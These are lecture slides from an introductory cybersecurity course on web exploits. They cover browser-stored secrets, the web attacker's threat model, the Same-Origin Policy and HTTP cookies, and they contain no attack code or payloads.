2550 Intro to cybersecurity

L24: Web Exploits

abhi shelat

Today’s plan

Focus on the Client

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)

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
- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
  - i.e. prevent an attacker from stealing this information
- Classic security story: convenience vs usability tradeoff

Attacker Model



Threat Model Assumptions

- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced
- Browser/plugins are free from vulnerabilities
  - Not realistic, drive-by-download attacks are very common
  - But, this restriction forces the attacker to be more creative ;)

Web Threat Model

- Attacker's goal:
  - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser's goal: isolate code from different origins
  - Don't allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
  - May direct to a site controlled by the attacker
  - May direct to a legitimate site (but in a nefarious way…)

Windows, Frames, Origins

Each page of a frame has an origin

Frames can access
resources of its own origin.

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Each page of a frame has an origin

Frames can access resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same Origin Policy

Origin = <protocol, hostname, port>


- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
- This applies to JavaScript
  - JS from origin *D* cannot access objects from origin *D'*
    - E.g. the iframe example
  - However, JS included in *D* can access all objects in *D*
    - E.g. <script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>


Except for:

<form>

<script>

<jsonp>





As the user navigates a website, STATE information is generated.


Eg: Authentication information for a session.

Issue: How to manage state information over HTTP?

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
  - Allows services to store a small amount of data at the client (usually ~4K)
  - Often used for identification, authentication, user tracking
- Attributes
  - Domain and path restricts resources browser will send cookies to
  - Expiration sets how long cookie is valid
  - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example



Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

